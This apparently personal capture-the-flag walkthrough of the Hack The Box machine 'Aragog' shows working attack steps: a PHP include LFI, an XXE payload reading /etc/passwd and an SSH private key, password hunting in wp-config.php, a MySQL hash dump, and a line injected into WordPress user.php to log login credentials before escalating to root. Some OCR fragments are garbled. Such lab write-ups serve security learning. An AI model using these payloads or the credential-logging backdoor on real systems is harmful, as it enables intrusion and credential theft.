
PHP filters allow perform basic **modification operations on the data** before being it's read or written. There are 5 categories of filters:

- `#pwn_php_server_example_HTB_Aragog`

```
1. Hacktricks has some info on this although I think this is not going to work for us in this situation.
2. https://book.hacktricks.xyz/pentesting-web/file-inclusion
3. Another great site for `LFI Wrappers` is `https://ironhackers.es/en/herramientas/lfi-cheat-sheet/`
4. Lets create a php file. I name it `include.php` because we are using the inlcude syntax. You can name it whatever.php
5. Here is info on the include syntax in PHP.
6. PHP Include Files
The include (or require) statement takes all the text/code/markup that exists in the specified file and copies it into the file that uses the include statement.
Including files is very useful when you want to include the same PHP, HTML, or text on multiple pages of a website.
PHP include and require Statements
It is possible to insert the content of one PHP file into another PHP file (before the server executes it), with the include or require statement.
~https://www.w3schools.com/PHP/php_includes.asp
6. ▷ cat include.php
----------------------------------
<?php
        echo include($_REQUEST['filename']);
?>
-------------------------------------
4. Lets serve up a php server.
5. ▷ sudo php -S 0.0.0.0:80
[sudo] password for h@x0r:
[Tue Jun 25 08:17:27 2024] PHP 8.3.8 Development Server (http://0.0.0.0:80) started
6. chmod 744 include.php
7. Now that we have the php server started on port 80 lets do a proof of concept to understand this exploit.
```

How this include php LFI works

18. **We can abuse the PHP include syntax in this vulnerable browser to get an LFI. I will do this through localhost as a Proof of Concept before trying it on the target server.**




```
1. If I go to my browser and request
>>> `view-source:http://localhost/include.php?filename=/etc/passwd`
root:x:0:0::/root:/usr/bin/nologin
bin:x:1:1::/:/usr/bin/nologin
```

```
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
http:x:33:33::/srv/http:/usr/bin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/usr/bin/nologin
named:x:40:40:BIND DNS Server:/:/usr/bin/nologin<snip>
2. The  include syntax in our include.php payload is the one doing all the work here. You can read more about it from here:
`https://www.w3schools.com/PHP/php_includes.asp`.
3. SUCCESS, I get the passwd filehttps://www.w3schools.com/PHP/php_includes.asp
4. I can also use the file wrapper `file:///`. Which is the standard wrapper used by a browser when displaying files from your local desktop.
5. view-source:http://localhost/include.php?filename=file:///etc/passwd
6. Now we just have to see if it will work on the target server.
7. https://book.hacktricks.xyz/pentesting-web/file-inclusion
```

Adding a php inclusion so that we can insert whatever commands we want

19. **If I create just a plain php payload and execute the script it works. Let's just do an echo command as a PoC.**

```
~/haCk54CrAcK/aragog ▷ cat test.php
<?php
        echo "This is only a test";
?>
```

```
1. I create my example payload
2. ▷ cat test.php
<?php
        echo "This is only a test";
?>
3. SUCCESS, it works on my server but lets see if it works on the target server.
4. view-source:http://localhost/include.php?filename=test.php
>>> This is only a test1
4. Lets check out `https://ironhackers.es/en/herramientas/lfi-cheat-sheet/` again and use a php wrapper filter this time.
5. view-source:http://localhost/include.php?filename=php://filter/convert.base64-encode/resource=test.php
>>> PD9waHAKCWVjaG8gIlRoaXMgaXMgb25seSBhIHRlc3QiOwo/Pgo=
6. SUCCESS it works. The wrapper part is this `php://filter/convert.base64-encode/resource=`. The php wrapper is place in between our vulnerable uri and the request
or payload.
7. ▷ echo -n "PD9waHAKCWVjaG8gIlRoaXMgaXMgb25seSBhIHRlc3QiOwo/Pgo=" | base64 -d | tr -d '\n'; echo
<?php   echo "This is only a test";?>
8. We get the playload back.
9. As stated above I am practicing on my localhost and this is all `Proof of Concept`. I do not know if this will work on the target. Lets go back to the XXE.
```

Let's get back to the XXE

20. **Enumerating with the XXE and creating a payload for a shell**

```
~/haCk54CrAcK/aragog ▷ cat test.xml | qml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/florian/.ssh/id_rsa"> ]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

```
1. ▷ curl -s -X POST -d @test.xml http://aragog.htb/hosts.php | grep -i "sh$"
There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
florian:x:1000:1000:florian,,,:/home/florian:/bin/bash
cliff:x:1001:1001::/home/cliff:/bin/bash
2. Since user `florian` hash bash lets see if he has an `id_rsa` private key so we can ssh.
3. We would have to edit test.xml again.
4. ▷ cat test.xml | qml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/florian/.ssh/id_rsa"> ]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
5. I execute the curl command again.
6. SUCCESS, make sure to delete that sentence that says `There are 4294967294 possible hosts for`
7.  ▷ curl -s -X POST -d @test.xml http://aragog.htb/hosts.php
There are 4294967294 possible hosts for -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA50DQtmOP78gLZkBjJ/JcC5gmsI21+tPH3wjvLAHaFMmf7j4d<snip>
8. The key must be saved in the same state it is on the server or it will not be accepted. You must make sure that there are not extra lines. You can remove any extra
lines with `tr -d '\n'` and the indentation has to be correct. Also the key must have 600 permissions.
9. ▷ chmod 600 id_rsa
10. ▷ head -n 5 id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA50DQtmOP78gLZkBjJ/JcC5gmsI21+tPH3wjvLAHaFMmf7j4d
+YQEMbEg+yjj6/ybxJAsF8l2kUhfk56LdpmC3mf/sO4romp9ONkl9R4cu5OB5ef8
lAjOg67dxWIo77STqYZrWUVnQ4n8dKG4Tb/z67+gT0R9lD9c0PhZwRsFQj8aKFFn
1R1B8n9/e1PB0AJ81PPxCc3RpVJdwbq8BLZrVXKNsg+SBUdbBZc3rBC81Kle2CB+
11. Another good thing is that the key is not encrypted. So that is a plus.
12. Ok, lets ssh into the server as user `florian`
```

SSH into server as user florian

21. **ssh as florian**

```
1. ▷ ssh florian@10.129.226.239 -i id_rsa
The authenticity of host '10.129.226.239 (10.129.226.239)' can not be established.
ED25519 key fingerprint is SHA256:4bLLuCjTjPPZfGo5hd3YV/aaiWwIv3OCTqDYKlk1pgo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.226.239' (ED25519) to the list of known hosts.
Last login: Fri Sep 23 08:19:24 2022 from 10.10.14.29
```

```
2. florian@aragog:~$ whoami
florian

3. SUCCESS
```

Enumeration as florian via SSH

22. **Enumeration as user florian**

```
1. florian@aragog:~$ export TERM=xterm
florian@aragog:~$ echo $SHELL
/bin/bash

2. florian@aragog:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"

3. florian@aragog:~$ cat /home/florian/user.txt
689508091a54ba9b7f3f73a1fc2c7ab3

4. florian@aragog:~$ sudo -l
[sudo] password for florian: <<< I do not know the password
```

Kitty +kitten ssh

23. **I have never heard of this I heard of +kitten themes but I did not know about +kitten ssh.**

```
1. kitty +kitten ssh florian@10.129.226.239 -i id_rsa
2. SUCCCESS
3. I think you have to use this in kitty you can not be in tmux. Not sure.
4. It is a way to log in that offers `CTRL+L` support and that is it. I thought it was an exploit. LOL, nevermind moving on.
```

Get capabilities

24. **Enumeration continued...**

```
1. florian@aragog:~$ getcap -r / 2>/dev/null
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

Procmon.sh

```
GNU nano 2.5.3                                File: procmon.sh

#!/bin/bash
old_process=$(ps -eo user,command)
while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|
        old_process=$new_process
done
```

We are going to have to create a procmon.sh because there are no suid, capabilities, sudo -l, or misconfigurations we can exploit so we will have to check out the running processes, and that is what this script will do.

```
1. florian@aragog:~$ cd /tmp
2. florian@aragog:/tmp$ touch procmon.sh
3. florian@aragog:/tmp$ chmod +x procmon.sh
4. florian@aragog:/tmp$ nano procmon.sh
5. SUCCESS, I have some interesting things.
```

Password Hunting

26. **Ok here is what I have learned.**

```
1. florian@aragog:/tmp$ ./procmon.sh
< cliff    /usr/bin/python3 /home/cliff/wp-login.py
> cliff    [python3]
< cliff    [python3]
< root     /usr/sbin/CRON -f
< cliff    /bin/sh -c /usr/bin/python3 /home/cliff/wp-login.py<snip>
2. We can see root is running a cron job and the cronjob is being run as cliff.
3. cliff    /bin/sh -c /usr/bin/python3 /home/cliff/wp-login.py <<< This one right here.
4. I go to see if I can ls the file `wp-login.py` and I can not.
5. florian@aragog:/tmp$ ls -la /home/cliff/wp-login.py
ls: cannot access '/home/cliff/wp-login.py': Permission denied
6. That means I am going to have to `pivot` to `cliff` first. So we are going to have to do some password hunting. A good place to start password hunting is the
webroot. `/var/www/html` then try the MySQL db. So I cd into that path to see what I can find.
7. I looked through all that output from bottom up and the password was on the first line of the output lol.
8. florian@aragog:/var/www/html/dev_wiki$ find . \-name \*.php\* 2> /dev/null | xargs grep -i --color "password"
./wp-config.php:/** MySQL database password */
./wp-config.php:define('DB_PASSWORD', '$@y6CHJ^$#5c37j$#6h');
9. I find this MySQL password in `wp-config.php`. wp-config.php is a common place wordpress will store plaintext passwords.
10. florian@aragog:/var/www/html/dev_wiki$ cat wp-config.php
----------------------------------------
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
```

```
define('DB_PASSWORD', '$@y6CHJ^$#5c37j$#6h');
-------------------------------------------
```

zz_backup

```
florian@aragog:/var/www/html$ ls -la
total 32
drwxrwxrwx 4 www-data www-data  4096 Jun 25 06:40 .
drwxr-xr-x 3 root     root      4096 Sep 12  2022 ..
drwxrwxrwx 5 cliff    cliff     4096 Jun 25 06:40 dev_wiki
-rw-r--r-- 1 www-data www-data   689 Dec 21  2017 hosts.php
-rw-r--r-- 1 www-data www-data 11321 Dec 18  2017 index.html
drw-r--r-- 5 cliff    cliff     4096 Sep 12  2022 zz_backup
florian@aragog:/var/www/html$
```

```
1. florian@aragog:/var/www/html$ ls -la
drw-r--r-- 5 cliff    cliff     4096 Sep 12  2022 zz_backup
2. florian@aragog:/var/www/html$ cd zz_backup
-bash: cd: zz_backup: Permission denied
3. I get a permission denied but thanks to S4vitar I find a way to list out the contents of zz_backup/. I never knew you could do the following and linux will list
the contents anyway even if there is a permission denied. See below.
4. Same files that are in `/var/www/html/zz_backup/` are also in `/var/www/html/dev_wiki/`.
5. florian@aragog:/var/www/html$ ls -l zz_backup/ 2>/dev/null
total 0
-????????? ? ? ? ?            ? index.php
-????????? ? ? ? ?            ? license.txt
-????????? ? ? ? ?            ? readme.html
-????????? ? ? ? ?            ? wp-activate.php
d????????? ? ? ? ?            ? wp-admin
-????????? ? ? ? ?            ? wp-blog-header.php
-????????? ? ? ? ?            ? wp-comments-post.php
-????????? ? ? ? ?            ? wp-config.php<snip>
```


Log into MySQL

```
mysql> select user_login,user_pass from wp_users;
+---------------+------------------------------------+
| user_login    | user_pass                          |
+---------------+------------------------------------+
| Administrator | $P$B3FUuIdSDW0IaIc4vsjj.NzJDkiscu. |
+---------------+------------------------------------+
1 row in set (0.01 sec)
```

Now that we have these creds we can login

```
1. -------------------------------------------
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '$@y6CHJ^$#5c37j$#6h');
-------------------------------------------
2. florian@aragog:/var/www/html$ mysql -uroot -p
Enter password: $@y6CHJ^$#5c37j$#6h
Welcome to the MySQL monitor.  Commands end with ;
3. mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp_wiki            |
+--------------------+
5 rows in set (0.00 sec)
6. mysql> use wp_wiki
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
7. mysql> show tables;
+-----------------------+
| Tables_in_wp_wiki     |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
8. mysql> describe wp_users;
+---------------------+---------------------+------+-----+
| Field               | Type                | Null | Key |
+---------------------+---------------------+------+-----+
| ID                  | bigint(20) unsigned | NO   | PRI |
| user_login          | varchar(60)         | NO   | MUL |
| user_pass           | varchar(255)        | NO   |     |
+---------------------+---------------------+------+-----+
9. mysql> select user_login,user_pass from wp_users;
```

```
+---------------+------------------------------------+
| user_login    | user_pass                          |
+---------------+------------------------------------+
| Administrator | $P$B3FUuIdSDW0IaIc4vsjj.NzJDkiscu. |
+---------------+------------------------------------+
1 row in set (0.01 sec)
10. mysql> quit
Bye
```



PROTIP

Virtual Hosting


1. Nine times out of ten virtual hosting is being utilized in a public facing webserver. So lately, I just add foo.htb right away to my hosts file and figure out if virtual hosting is being used later, and from my experience 9 times out of 10 it is.

28. **I check out the dev_wiki page.**

```
1. The `dev_wiki` directory was in `/var/www/html/dev_wiki` so that means it can be accessed from the internet because `/var/www/html` is the webroot of the internet.
2. http://aragog.htb/dev_wiki/
3. Page comes up right away.
4. Common wordpress pages are `/wp-login.php, /admin-login.php` etc...
5. http://aragog.htb/dev_wiki/wp-login.php
6. success we have a wordpress login page.
```

29. **Wordpress Resource reading**

```
1.
   >>> Disable the WordPress REST API if you are not using it,
   >>> Disable WordPress XML-RPC if you are not using it,
   >>> Configure your web server to block requests to /?author=<number>,
   >>> Don't expose /wp-admin and /wp-login.php directly to the public Internet.
~https://melapress.com/enumerate-wordpress-users-wpscan-security-scanner/
3. https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress
```



I try some password guessing

```
1. http://aragog.htb/dev_wiki/wp-login.php
2. I try `admin:admin` and I get back `ERROR: Invalid username. Lost your password?`
3. They are subtlety telling that there is no user name `admin`. So I try `administrator:password`
4. This time I get `ERROR: The password you entered for the username Administrator is incorrect. Lost your password?`. So they are subtlety telling me the user is
valid but your password is wrong.
5. Fail
6. We could try to crack the password we found earlier with the MySQL password dump.
+---------------+------------------------------------+
| user_login    | user_pass                          |
+---------------+------------------------------------+
| Administrator | $P$B3FUuIdSDW0IaIc4vsjj.NzJDkiscu. |
+---------------+------------------------------------+
7. But I know that the password is not crackable.
```

PrivESC to ROOT

Time Stamp `01:43:00`

31. **Since we can write to `/var/www/html/dev_wiki/*` S4vitar appends a line in the PHP code to the file `user.php`. In order to grab the credentials because the script `/home/cliff/wp-login.py` is auto logging in the Administrator.**

```
if ( ! empty($_POST['log']) )
        $credentials['user_login'] = $_POST['log'];
if ( ! empty($_POST['pwd']) )
        $credentials['user_password'] = $_POST['pwd'];
if ( ! empty($_POST['rememberme']) )
        $credentials['remember'] = $_POST['rememberme'];
        file_put_contents("/var/www/html/dev_wiki/log.txt", $_POST['log'] . " : " . $_POST['pwd'], FILE_APPEND);


mpty($credentials['remember']) )
 $credentials['remember'] = true;

 $credentials['remember'] = false;
```


```
1. florian@aragog:/var/www/html/dev_wiki$ cd wp-includes
2. florian@aragog:/var/www/html/dev_wiki/wp-includes$ nano user.php
3. You will need to add the following line underneath `$credentials` like in the above image. Make sure to get your indentation correct. The files in `/dev_wiki` get
deleted. So you make have to do this more than once. Then do the `watch curl` command to watch for the creation of `log.txt` and that will output the credentials in
the curl command.
3. file_put_contents("/var/www/html/dev_wiki/log.txt", $_POST['log'] . " : " . $_POST['pwd'], FILE_APPEND);
----------------------------------------------
                if ( ! empty($_POST['rememberme']) )
                        $credentials['remember'] = $_POST['rememberme'];
                        file_put_contents("/var/www/html/dev_wiki/log.txt", $_POST['log'] . " : " . $_POST['pwd'], FILE_APPEND);
----------------------------------------------
4. $ watch -n 1 curl -s -X GET http://aragog.htb/dev_wiki/log.txt
5. SUCCESS, we got the credentials!
6. Every 1,0s: curl -s -X GET http://aragog.htb/dev_...  blackarchdesktop : Tue Jun 25 16:12:32 2024

Administrator : !KRgYs(JFO!&MTr)lf
```

```
NeonAliens30614 1 • 1 10.129.226.239
Every 1,0s: curl -s -X GET http://aragog.htb/dev_wiki/log.txt

Administrator : !KRgYs(JFO!&MTr)lfAdministrator : !KRgYs(JFO!&MTr)lf
```

---

32. **Ok we have the credentials**

```
1. We could go to `http://aragog.htb/dev_wiki/log.txt` and the password will be there as well. But if you take to long it will get deleted.
2. Administrator : !KRgYs(JFO!&MTr)lf
3. florian@aragog:/var/www/html$ su root
Password: <<< !KRgYs(JFO!&MTr)lf
root@aragog:/var/www/html# whoami
root
root@aragog:/var/www/html# hostname -I
10.129.226.239 dead:beef::250:56ff:fe94:d531
root@aragog:/var/www/html# cat /root/root.txt
0afeb191201dd8f6eb7afdcfba0f8984
root@aragog:/var/www/html#
```



PWNED

---

33. **Post exploitation & comments**

```
1. There are none, tired gnight!

═══ ╦ ╦═══ ╦═══
    ╠═╣3=(^ ‿ ^)=ε/̵/̵ ╠═══
```